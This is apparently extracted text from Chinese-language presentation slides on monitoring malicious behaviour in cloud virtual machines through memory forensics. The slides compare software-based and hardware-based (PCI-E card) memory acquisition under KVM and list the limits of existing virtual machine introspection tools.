 - 语义鸿沟问题：由于获取到的信息为宿主机系统底层信息，如何将其还原成在虚拟机中看来是具有语义含义的字符序列或者数据结构？
 - 资源消耗问题：VMI技术有较大的时间消耗，如Virtuoso需要6秒可以遍历整个进程链表。
 - 可移植性问题：同一物理主机的虚拟机其操作系统不同，需要同时运行多个安全工具才能满足要求，会消耗云中大量资源。
 - 有些虚拟机自省技术如XenAccess利用VMM提供的接口，这种方式依赖于VMM的支持，获取信息比较单一，仅仅能够列出虚拟机中正在运行的程序和所加载的内核模块名称。
 - 已有技术大多只对单点的虚拟机状态进行孤立分析，缺少对虚拟机之间以及多点虚拟机状态的关联分析。
 - 配置和使用流程较为复杂，智能化程度不高。



基于内存取证的云中恶意行为的安全监控

● 针对检测物理的虚拟机运行行为的响应。




行为的运行响应



基于内存取证的云中恶意行为的安全监控


软件方式





基于内存取证的云中恶意行为的安全监控

硬件方式






基于内存取证的云中恶意行为的安全监控

关键技术

- KVM下虚拟机物理内存和硬盘信息的获取和分析





基于内存取证的云中恶意行为的安全监控

- 软件获取和硬件获取方法对比：
 - 软件方式在物理机中安装代理，需要具有物理机root权限，可以获取到物理机磁盘信息，通过分析也可获取到虚拟机磁盘文件信息；
 - 硬件方式通过PCI-E卡的方式获取物理内存，无需在物理机中安装代理，无需物理机root权限，获取内存信息更加可信，但是无法获取到虚拟机磁盘文件信息。



基于内存取证的云中恶意行为的安全监控

优势

获取和分析分步进行，对宿主机的正常业务影响不大，不影响虚拟机的正常业务

数据是在宿主机通过软硬件获取，虚拟机中的APT恶意程序难以察觉这些数据的获取；

通过内存解析有效数据，可有效应对APT恶意程序的加密、混淆、自毁等技术；

具有单机检测的优势，且相关数据可作为证据保存





